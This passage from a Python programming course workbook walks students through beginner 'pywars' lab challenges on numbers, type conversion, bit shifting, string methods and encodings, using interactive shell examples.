When this example executes, it DOES NOT send `client.data("lab1.1.0")` to the server. Instead, `client.data("lab1.1.0")` executes on your machine and goes to the server to retrieve the data. It gets back the string "SUBMIT-ME", and then `client.answer("SUBMIT-ME")` executes, making a second connection to the server. This is a much better solution than using semicolons as you will see from the next question.

pywars: Answer Lab1.1.1

```
>>> client.question("lab1.1.1")
The data on most challenges changes every time you ask for it. In this challenge you must read
the data and submit it as the answer in less than three seconds.
```

This question tells us the data changes every time you query the data. Try it.

```
>>> client.data("lab1.1.1")
947790
```

It gives back a number each time. In the example above, it gave 947790. Your number will be different because it is a random number. Let's get the data again, but this time let's use the question number. In the table printed above the question text you will see that this is question number 1. It is often easier to query the data using the number instead of typing out the question name. Try this:

```
>>> client.data(1)
256405
>>> client.data(1)
838442
```

You are encouraged to use the numbers to query the data once you have looked at the question and know what the question number is. This book will use the question names instead of the number to view the questions. The number may change as new bonus labs are added to the material. You can also use the `.name2num()` and `.num2name()` functions to lookup question names and numbers. You can think of this as the "DNS" of pywars questions. Keep in mind that pywars lab names are case insensitive so "lab1.1.0" and "Lab1.1.0" may be used interchangably by you or the pywars server.

```
>>> client.name2num("lab1.1.0")
0
>>> client.num2name(1)
'lab1.1.1'
```

To solve this lab you have to read the data and quickly submit the answer within three seconds. Sending a static answer like `client.data("SUBMIT-ME")` won't work. But the second method does:

```
>>> client.answer( client.data(1) )
'Correct!'
```

Now you can check the results of your handiwork by printing out the current scores:

```
>>> client.score()
001-Coder001 Points:002  Scored:MON,DD HH:MM:SS.mmmm   Completed:0-1
```

Again, your scoreboard will look nicer than what is shown in the book unless you set `client.print_rich_text=False`. But that nice looking screen output doesn't look very nice when printed in the book.

If you are new to coding, you should not compare your progress to others. Because of the self-paced nature of this course, students who have been coding for many years attend this class. In a live classroom, you can compare yourself to other players by calling `client.score(True)` and the scores for everyone in the class will be displayed. You can change the default setting, so that it always shows all scores by setting `client.show_all_scores=True`. This will appear to have no effect in products such as OnDemand where you are the only player. By default, everyone's name is masked with a made-up name. The `displayname()` function can be used to change the name others will see. If you would like, you can set your display name, so others in a live classroom will know who you are. You can change this at any time.

```
>>> client.score()
001-Coder001 Points:002  Scored:MON,DD HH:MM:SS.mmmm   Completed:0-1
>>> client.displayname("SOME-COOL-NAME")
'Success'
>>> client.score()
001-SOME-COOL-NAME   Points:002  Scored:MON,DD HH:MM:SS.mmmm   Completed:0-1
```

Display Names must be unique

If you get a message that says "Failed. In use" then a different student has already chosen to use that display name. Choose a different display name and try again. Your display name will be set on the server and shown next to your score to all users.

pywars: Answer Lab1.1.2

The variable `client` and the variable `d` both point to the same instance of the pywars client object in memory. This time save yourself a little typing and use the variable `d`. If you want to save yourself even more typing then remember, once you know the number associated with a question, that is much easier to type than the name.

```
>>> d.question("lab1.1.2")
Most challenges require you read the data and then modify it somehow before submitting your
answer. For this challenge read the data, add 5 to it, and submit the total.
```


Technet24

```
>>> d.data("lab1.1.2")
9247
```

This time you have to read the data and change it! You can do calculations inside what you pass to `.answer()`.

```
>>> d.data("lab1.1.2") + 5
14884
>>> d.answer( d.data("lab1.1.2") + 5 )
'Correct!'
```

pywars: Answer Lab1.1.3

Now look at the next question and data by passing the number `lab1.1.3` to `.question()` and `.data()`:

```
>>> d.question("lab1.1.3")
Add 2 to the number in .data(). Then take that total and multiply it by 3. Submit the result
>>> d.data("lab1.1.3")
469197
```

The trick here is the order of operations. Remember that multiplication will execute before addition if you do not specify parenthesis. Try this.

```
>>> d.data("lab1.1.3") + 2 * 3
157148
>>> d.answer( d.data("lab1.1.3") + 2 * 3 )
'Incorrect'
```

It is incorrect because "2 * 3" executed first. Python added six to `.data()`! That isn't right. To force the order of operation describe in the question you put "`.data()` + 2" inside of parenthesis.

```
>>> d.answer( (d.data("lab1.1.3") + 2) * 3 )
'Correct!'
```

Well done! New coders usually don't get much further than this in the time provided in class, but see how far you can go!

pywars: Answer Lab1.1.4

```
>>> client.question("lab1.1.4")
'Using exponent math, submit 16 to the nth power where n is the number in .data(). '
>>> client.data("lab1.1.4")
94
```

This question is asking us to take whatever number we are given by the `.data()` method and submit 16 to the power of that number. Exponent math is done with two asterisks in Python. In this example, `.data()` gave us the number 94, so we have to

submit 16 to the 94th power, or 16**94. However, we only have 3 seconds, so we need to call `client.data()` and retrieve a new value to restart that clock. You can do that like this:

```
>>> client.answer( 16 ** client.data("lab1.1.4") )
'Correct!'
```

This one line does not transmit `16 ** client.data("lab1.1.2")` to the server as the answer. Instead, `client.data("lab1.1.2")` executes on your machine and it makes a request to the server that asks for the data for the question. Then it calculates the results of the exponent math and then it makes a second connection to the server that submits the answer, and we get back that glorious `Correct!` response.

pywars: Answer Lab1.1.5

Now look at the question and data associated with the next question by passing the number `"lab1.1.5"` to `.question()` and `.data()`:

```
>>> client.question("lab1.1.5")
'.data() will contain a string. Turn it into a float and submit it.'
>>> client.data("lab1.1.5")
'3.16593267501437'
```

This question is asking us to take the string that is given to you by the `.data()` method and turn it into a variable of type "float". With many pywars challenges, you may have to try different things until you find something that works. Don't worry about making mistakes. Try these commands.

```
>>> type(client.data("lab1.1.5"))
<class 'str'>
>>> float(client.data("lab1.1.5"))
3.325641394674601
```

The first one retrieves a new data value and then passes it to the `type()` function. The type function will identify what kind of a variable something is. In this case, it confirms what the question said. Specifically, it confirms that `.data()` contains a string. To turn this into a float variable, we just have to pass the data to the `float()` function. Notice that what is returned is no longer in quotation marks. Of course, the value changes every time, but that is expected, so your number will not match what is on this slide. What is important is that it is no longer a string. It should now be a float. Try and submit that as the answer using some keyboard shortcut wizardry. First, press the `↑ Up` key to retrieve the previous command. Then, add a closing parenthesis to the end of the line by typing ")". Next, hit `⌃ Ctrl` + `a` to move your cursor to the beginning of the line, type `client.answer(`, and press `Enter ⏎`. It should look like this.

```
>>> client.answer( float(client.data("lab1.1.5")) )
'Correct!'
```

Another one bites the dust.

Technet24

pywars: Answer Lab1.1.6

Now look at the question and data associated with the next question by passing the number `"lab1.1.6"` to `.question()` and `.data()`:

```
>>> d.question("lab1.1.6")
The .data() will contain a string containing hexadecimal value. Turn it into an integer.
>>> d.data("lab1.1.6")
'359D9'
```

As discussed in the last lecture topics we can use the `int()` function to convert strings into integers. You pass it a string as its first argument and the base used in that string as the second argument. First try that with a known value such as "FF" and then try it on the data. The integer of "FF" should give us 255. If you do not pass a second argument it performs a base 10 conversion.

```
>>> int("FF",16)
255
>>> int( d.data("lab1.1.6") ,16)
924696
>>> d.answer(int( d.data("lab1.1.6") ,16))
'Correct!'
```

pywars: Answer Lab1.1.7

Now look at the question and data associated with the next question by passing the number `"lab1.1.7"` to `.question()` and `.data()`.

```
>>> d.question("lab1.1.7")
The .data() will contain a string containing a binary value. Turn it into an integer.
```

This is similar to the last question, but this time it is a binary (base 2) conversion.

```
>>> d.data("lab1.1.7")
'10011000100110111'
>>> int(d.data("lab1.1.7"),2)
759060
>>> d.answer( int(d.data("lab1.1.7"),2) )
'Correct!'
```

pywars: Answer Lab1.1.8

Now look at the question and data associated with the next question by passing the number `"lab1.1.8"` to `.question()` and `.data()`:

```
>>> d.question("lab1.1.8")
The .data() will contain a string containing an integer. Convert it to an integer and multiply
it by two.
>>> d.data("lab1.1.8")
'546682'
```

This is a string, not an integer. If you just multiply the string by two then it will make a new string that contains that value twice.

```
>>> "ASTRING" * 2
'ASTRINGASTRING'
```

That isn't what we want. We want to turn the string into an integer and do math. The `int()` function can convert the string into an integer before you do your multiplication. Again, since we don't specify a base as the second parameter to `int()` it will perform a base 10 conversion.

```
>>> int(d.data("lab1.1.8")) * 2
958938
>>> d.answer(int(d.data("lab1.1.8")) * 2)
'Correct!'
```

pywars: Answer Lab1.1.9

Now look at the question and data associated with the next question by passing the number `"lab1.1.9"` to `.question()` and `.data()`:

```
>>> d.question("lab1.1.9")
The four most significant bits of the first byte of an IP header contains the IP version. The
data contains a single byte expressed as an integer between 0 and 255. Use bit shifting to
submit the integer in the first 4 bits of .data().
>>> d.data("lab1.1.9")
219
```

The answer here is to simply use the right bit shift operator `>>>` and tell it to bit shift values four times. So you could just submit `client.data("lab1.1.9")>>4` to get it correct. But before we do that let me show you what is happening beneath the covers of the bit shift operation. To show you I'm going to use the `format()` function which is discussed in the next section. Very often the last lab in a section will be worth more points and give you an opportunity to experiment with upcoming concepts before we formally discuss them.

This question is asking us to shift the bits in an integer. It tells us that it wants the four most significant bits. In this example, we got the integer 219. If we look at the number 219 in binary, it contains `11011011`. You could verify this in Python by typing `format(219, '08b')` at your Python prompt. The most significant 4 bits are `1101`. The last 4 bits are `1011`. You need to submit the *integer in the first 4 bits*, which is the integer of `1101` in this example. We could ask Python what that number is by typing `int('1101',2)`, and it will tell us that it is the number 13. But how do we retrieve these bits as an integer? That is what the "bitwise" operations do for us. They let us manipulate integers at the bit level. The shift right operator `>>` will shift the bits for us. Try these commands.

Technet24

```
>>> format(0b11011011 >> 1,'08b')
'01101101'
>>> format(0b11011011 >> 2,'08b')
'00110110'
>>> format(0b11011011 >> 3,'08b')
'00011011'
```

Here, you use the format command to tell Python to print the data with the format string `08b`. `08b` tells `format()` that we want to see the value passed as the first argument as a string containing a binary number that is 8 bits wide with leading zeros. But instead of passing `219 >> 1` I am passing `0b11011011 >> 4`. Remember that `0b` allows me to specify an integer in it binary form. In other words `format(0b11011011 >> 1, '08b')` is the same as `format(219 >> 1, '08b')`. It just makes it easier for us to visualize what is happening with the bits.

You can see that when we shift it with a 1, the resulting string contains the bits move to the right one place. When we shift it with a 2, they move twice. Shift with a 3 and they shift three times. Each time the least significant bit (or bits) disappears and the remaining most significant bits are filled with zeroes. So, if we want the 4 most significant bits to become the only bits we just shift the integer 4 times to the right.

```
>>> client.answer( client.data("lab1.1.9")>>4 )
'Correct!'
```

"Powerful you have become. I sense the power of Python within you." —Python Yoda

You can always check your total score by running `client.score()`.

Lab Conclusions

- You learned how to create a pywars account
- You learned how to query pywars questions and data and submit answers
- You learned how to print your score
- You learned how to use some basic mathematics operations

Lab 1.2: Strings

Lab Objectives

- Work the pywars Lab 1.2.0 through Lab 1.2.13
- Complete as many of them as you can
- If you finish all of them, keep going!

Lab Description

After we've introduced the exercise, you can either attempt to solve this on your own with no help, or you can follow along in the book as it walks you through the solution. Students with programming experience should rely less on the book and more on their own skills to solve the problems, while students who are new to programming can rely more on the book. This lab asks you to work with strings in Python.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

Full Walk-through: Lab1.2.0

First get a look at the question and the data.

Technet24

```
>>> d.question("lab1.2.0")
The .data() contains an integer. Turn it into a string.
>>> d.data("lab1.2.0")
137358
```

The pywars server is giving you an integer and you have to give it back as a string. You can typically convert a variable from one type to another by calling the "function" that shares the same name as the variable you want to change it into. In this case passing the integer to `str()` does the trick. Let's test it out with the integer `123`.

```
>>> str(123)
'123'
```

The value returned is now shown in quotation marks indicating that it is a string. Let's do the same thing to the value returned when we call `d.data()` and submit that answer.

```
>>> d.answer(str(d.data("lab1.2.0")))
'Correct!
```

Correct!! So satisfying.

Full Walk-through: Lab1.2.1

Let's get the question and a sample of the data.

```
>>> d.question("lab1.2.1")
The .data() contains an integer. Turn it into a string containing a hexadecimal number that is
10 digits wide with leading zeroes and capital letters.
>>> d.data("lab1.2.1")
923494
```

This time we start with an integer and have to convert it to hex. There is a `hex()` function, but it doesn't do exactly what we want. This requires leading zeros and capital letters. But the format strings we discussed in class can make easy work of this task. Let's try it with the value 255.

```
>>> x = 255
>>> f"{x:010X}"
'00000000FF'
```

Remember FALT. Fill, Alignment, Length and Type. Our fill character is a "0". The alignment is not specified so it will use right justified by default. The length is 10 characters wide. The type is "X" which means convert it to hex with capital letters. Now, instead of variable 'x' let's do it for `d.data()`.

```
>>> f"{d.data('lab1.2.1'):010X}"
'00000C3F45'
```

```
>>> d.answer( f"{d.data('lab1.2.1'):010X}" )
'Correct!
```

Correct again. Soak in those endorphins and let's go get some more.

Full Walk-through: Lab1.2.2

Get that `.data()` and `.question()` !

```
>>> d.question("lab1.2.2")
The .data() contains a string. Submit an upper case version of that string.
>>> d.data("lab1.2.2")
'thats no ordinary rabbit'
```

To make a string upper case you can use one of the functions attached to your string variable. When a function is attached to a variable we call them methods. If you want to see a list of all of them you can use the `dir()` function or in the interactive shell you can type a variable name or type, add a period, and press `Tab ⇥` twice.

```
>>> str.< TAB >< TAB >
str.capitalize(    str.find(          str.isdecimal(     str.istitle(       str.mro()
str.rjust(         str.strip(         str.casefold(      str.format(        str.isdigit(
str.isupper(       str.partition(     str.rpartition(    str.swapcase(      str.center(
str.format_map(    str.isidentifier(  str.join(          str.removeprefix(  str.rsplit(
str.title(         str.count(         str.index(         str.islower(       str.ljust(
str.removesuffix(  str.rstrip(        str.translate(     str.encode(        str.isalnum(
str.isnumeric(     str.lower(         str.replace(       str.split(         str.upper(
str.endswith(      str.isalpha(       str.isprintable(   str.lstrip(        str.rfind(
str.splitlines(    str.zfill(         str.expandtabs(    str.isascii(       str.isspace(
str.maketrans(     str.rindex(        str.startswith(
```

I seem to recall we talked about `.upper()`. Let's try it on a test string and then submit our answer.

```
>>> "test".upper()
'TEST'
>>> d.answer(d.data("lab1.2.2").upper())
'Correct!
```

Correct! You are unstoppable!

Full Walk-through: Lab1.2.3

Check out your question and a sample of data.

```
>>> d.question("lab1.2.3")
The .data() contains a Windows file path. Submit the drive letter in the first position of the
string.
```


Technet24

```
>>> d.data("lab1.2.3")
'J:\\passwords.txt'
```

You need the drive letter from the string. String slicing is the easy answer. Remember slicing is a square brackets containing positions to retrieve. Specifically, [start:stop:step]. We just need the first character which is in position 0. Let's try that and submit the answer.

```
>>> d.data("lab1.2.3")[0]
'B'
>>> d.answer(d.data("lab1.2.3")[0])
'Correct!
```

Full Walk-through: Lab1.2.4

You know the routine by now.. Question and data.

```
>>> d.question("lab1.2.4")
The .data() contains a Windows filename. The last 3 characters are the file extension. Submit
the file extension.
>>> d.data("lab1.2.4")
'employees.txt'
```

The file extension will always be the last three characters. Again, slicing can solve this for us. We just need to start three characters from the end and go all the way to the end. Using a negative number inside the slice allows us to count positions from the end of the string. With nothing after the colon the slice will go all the way to the end of the string.

```
>>> "filename.ext"[-3:]
'ext'
>>> d.data("lab1.2.4")[-3:]
'csv'
>>> d.answer( d.data("lab1.2.4")[-3:] )
'Correct!
```

Correct! A new coder usually won't get much further than this. But see how far you can go.

Full Walk-through: Lab1.2.5

Now look at the question and data as shown below:

```
>>> d.question("lab1.2.5")
'Data will give you Python bytes. Submit a Python string.'
>>> d.data("lab1.2.5")
b'rhino-rocks'
```

The goal is to convert the bytes into a string. This is done with the `bytes.decode()` method. When I first started using bytes, I could never remember whether to call `.encode()` or `.decode()` to turn it into a string. One way I taught myself this was to notice the `b` in front of the bytes is a backwards `d`, which is the first letter of the word "decode". So if I see a backwards `d`, then I call `.decode()` to make it go away. Give the `.decode()` method a try and then, submit your answer.

```
>>> d.data("lab1.2.5").decode()
'nudge nudge wink wink'
>>> d.answer( d.data("lab1.2.5").decode() )
'Correct!'
```

Ahhh. Nothing like the smell of fresh pywars in the afternoon. - Python Robert Duvall

Full Walk-through: Lab1.2.6

The first thing to do, is to read the question and the data as shown below:

```
>>> d.question("lab1.2.6")
'Data will give you a Python string. Submit bytes.'
>>> d.data("lab1.2.6")
'spam spam spam spam'
```

This is the opposite of the previous challenge. Here, the goal is to convert a string into bytes. This is done with the `str.encode()` method. Give the `.encode()` method a try and then submit your answer.

```
>>> d.data("lab1.2.6").encode()
b'run away! run away!'
>>> d.answer( d.data("lab1.2.6").encode() )
'Correct!'
```

You've got the fever baby! And the only cure is more pywars! - Python Christopher Walken

Full Walk-through: Lab1.2.7

The first thing to do, is to read the question and the data as shown below:

```
>>> d.question("lab1.2.7")
'What is the ordinal value of the 5th character (including spaces) in the .data()?'
>>> d.data("lab1.2.7")
'
```

This challenge requires us to "slice" out the 5th character of the string and then get its ordinal value. To slice it correctly, you must remember that the first character is in position 0. The second character is in position 1. The third character is in position 2 and so forth. The 5th character is in position four. To slice, you just put the square brackets behind the string and the number of the character inside the bracket. The commands that will extract the 5th character and get its ordinal value are as follows:

Technet24

```
>>> d.data("lab1.2.7")[4]
'📺'
>>> ord(d.data("lab1.2.7")[4])
128206
```

Now, try to submit that as your answer. Press `↑ Up` to retrieve the previous command and modify it as follows:

```
>>> d.answer( ord(d.data("lab1.2.7")[4]) )
'Correct!'
```

That'll do Python. That'll do. - Python Farmer Hoggett

Full Walk-through: Lab1.2.8

Wash rinse repeat. Run `.question()` and `.data()`.

```
>>> d.question("lab1.2.8")
Decode the BASE64 encoded bytes from .data(). Submit the decoded bytes.
>>> d.data("lab1.2.8")
b'bnVkZ2UgbnVkZ2Ugd2luayB3aW5r'
```

To base64 decode we can use the builtin "codecs" module. We must import the module and then call its `.decode()` method as shown below. We will discuss modules and how these imports work in a later section. After confirming we successfully decode the data we can submit the answer.

```
>>> import codecs
>>> codecs.decode( d.data("lab1.2.8"), "base64")
b'nudge nudge wink wink'
>>> d.answer( codecs.decode( d.data("lab1.2.8"), "base64"))
'Correct!
```

"Great kid! Don't get cocky." -Han Solo

Full Walk-through: Lab1.2.9

Another day, another `.question()` and `.data()`

```
>>> d.question("lab1.2.9")
Read the .data() string and write it backwards.
>>> d.data("lab1.2.9")
'welcome-to-sans'
```

We can reverse a string with the slice by starting at the beginning, going until the end and setting the "step" to minus one. First try it on a static string of "reverse-a-string" so you can see what that does. Then reverse `.data()` and submit the answer.

```
>>> "reverse-a-string"[::-1]
'gnirts-a-esrever'
>>> d.data("lab1.2.9")
'are you having fun'
>>> d.data("lab1.2.9")[::-1]
'kniw kniw egdun egdun'
>>> d.answer(d.data("lab1.2.9")[::-1])
'Correct!
```

"You had me at d.login(). You had me at d.login()." - Python Renee Zellweger

Full Walk-through: Lab1.2.10

You guessed it... `.question()` and `.data()`

```
>>> d.question("lab1.2.10")
ROT-13 encode the .data() string. For example ABCDEFG becomes NOPQRST
>>> d.data("lab1.2.10")
'fbzrguvat pbzcyrgryl qvssrerag'
```

The CODECS module supports several en**CO**ders/**DEC**oder**S**. (Note the capitalized letters spell the module name) In addition to the BASE64 encoder/decoder that you have already used it also has ROT13, ZIP, UTF16 and other encoding standards. Let's use it on the data and submit the answer.

```
>>> codecs.encode(d.data("lab1.2.10"),"rot13")
'What is your quest'
>>> d.answer(codecs.encode(d.data("lab1.2.10"),"rot13"))
'Correct!'
```

"Do not bother me with trifals. There will be blood tonight" - Inigo Montoya

Full Walk-through: Lab1.2.11

The first thing to do, is to read the question and the data as shown below:

```
>>>> d.question("lab1.2.11")
'How many bytes are required to store the character from .data()?'
>>> d.data("lab1.2.11")
'Ȼ'
```

This challenge gives us a character, and we have to identify how many bytes are required to store that character in UTF-8. Remember that UTF-8 characters require either 1, 2, 3, or 4 bytes to store the character. One easy way to determine how many bytes are required for the character, is to turn the `.data()` into a byte string and look at it. Type the following command once, then use the `↑ Up` and `Enter ⏎` to run it a few more times.

Technet24

```
>>> d.data("lab1.2.11").encode()
b'\xe2\x99\x82'
>>> d.data("lab1.2.11").encode()
b'k'
>>> d.data("lab1.2.11").encode()
b'\xf0\x9f\x8c\xb2'
```

You can see that as the data value changes, we get back different length bytes. The `len()` function will tell us exactly how many bytes there are. This may be a little confusing since the value we got back when we called `.data()` the third time appears to have 32 characters in it. The first character looks like it is a `\`. The second looks like an `x`. The third is an `f` and so on. But python uses `\xXX` where XX is a hexadecimal value to represent non-printable characters. The first byte is `\xf0`. Compare that to the second time we called `.data()`. There the data just contains `b'k'`. The hexadecimal byte value there is a `\x6b` but since that is the letter `k` in the UTF-8 (and ASCII) table python prints the letter. Both bytes and string will be displayed as a mix of printable characters and this "unicode_escaped" representation of the non-printable characters.

```
>>> d.answer( len(d.data("lab1.2.11").encode()) )
'Correct!'
```

Dah-Dah-Doom-Doom-Doom Another one bites the dust.

Full Walk-through: Lab1.2.12

```
>>> d.question("lab1.2.12")
The .data() contains a string. Submit True if all of the letters are lower case.
>>> d.data("lab1.2.12")
'We want... a shrubbery!'
```

Strings have a method called `.islower()` that returns True if the string does not contain any uppercase characters. Integers and special characters that do not have a lowercase version are ignored. If it contains a character that is uppercase it returns False. Here are a couple examples that show how that works.

```
>>> "all lower".islower()
True
>>> "all lower!".islower()
True
>>> "all lower-573".islower()
True
>>> "Not all lower1".islower()
False
```

Run it on `.data()` and submit the answer.

```
>>> d.answer(d.data("lab1.2.12").islower())
'Correct!
```

And another one gone. And another one gone...

Full Walk-through: Lab1.2.13

```
>>> d.question("lab1.2.13")
The answer is the position of the first letter of the word 'SANS' in the data() string.
>>> d.data("lab1.2.13")
'STI is SANS Technology Institute'
```

Here the string `.find()` method or its `.index()` method can be used. The difference between the two is what they return when you ask for a substring that doesn't exist in the string. The `.find()` returns -1 when it doesn't exist. The `.index()` method will generate a Traceback and crash your program. If you pass `.find()` a substring that is multiple characters such as the word "SANS" it will find the location of the beginning of the word. Let's try it on a static value so you can see how it works. Then submit it to `.answer()`.

```
>>> x = "Find the X in this string"
>>> x.find("X")
9
>>> x[9]
'X'
>>> d.answer( d.data("lab1.2.13").find("SANS") )
'Correct!'
```

You are the most talented, most interesting, and most extraordinary person in the universe. And you are capable of amazing things. Because you are The Special. —The Lego Movie

Lab Conclusions

- Dealt with bytes and strings
- Converted characters to ordinal values
- Encoded a string using ROT-13
- Decoded a string that was encoded with base64
- Converted a string to all uppercase
- Found the position of a string in a bigger string
- Reversed a string

Technet24

Lab 1.3: Functions

Lab Objectives

- Write a function when solving each of the following pywars questions
- Complete as many of the following as you can from Lab 1.3.0 to Lab 1.3.8
- If you finish all of them, keep going!

Lab Description

After we've introduced the exercise, you can either attempt to solve it on your own with no help, or you can follow along in the book as it walks you through the solution. This lab asks you to continue to work with strings in Python. These problems are of a more complex nature than the previous lab. As such, you will need to create functions for each one of these questions in order to solve them.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
(573) $ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

Full Walk-through: Lab1.3.0

Let's have a look at the question shown below:

```
>>> d.question("lab1.3.0")
A new folder was placed on your desktop called lab1.3.0. It contains an incomplete python
program called lab.py. Complete the program as outlined in the embedded comments, then run the
program.
```

This time you are directed to a folder on your desktop that contains an incomplete program. **Open a new terminal** window or a new tab in your current window by pressing `^ Ctrl` + `⇧ Shift` + `T`. In that terminal change to the new directory and start Visual Studio code. When you start Visual Studio code pass it a single period "." as shown below. This tells it to open the current directory.


```
student@SEC573:~$ cd ~/Desktop/lab1.3.0
student@SEC573:~/Desktop/lab1.3.0$ code .
```

THIS IS A BASH PROMPT


You will notice the color of the above box is different. As outline in the first page in your workbook you can tell where you are supposed to be typing things based on the appearance of the box in this book. This is a BASH prompt and not a Python prompt. You can also identify this as bash prompt by the `$` at the end of the prompt. Your python prompts will be `>>>`. Open a new terminal as described in the paragraph above.

The first time you open Visual Studio Code in a folder it will ask you if you trust the authors of the files in that folder. You should only click "YES" when you know you can trust the Authors of the script and configuration files in that folder are not malicious. All of the labs will be placed on your Desktop. So you can avoid being asked this question for most of the lab if you can check the box that says to **Trust the authors of all file in the parent folder 'Desktop'**. You can **Click "YES"** to trust any of the folders in your Virtual Machine.

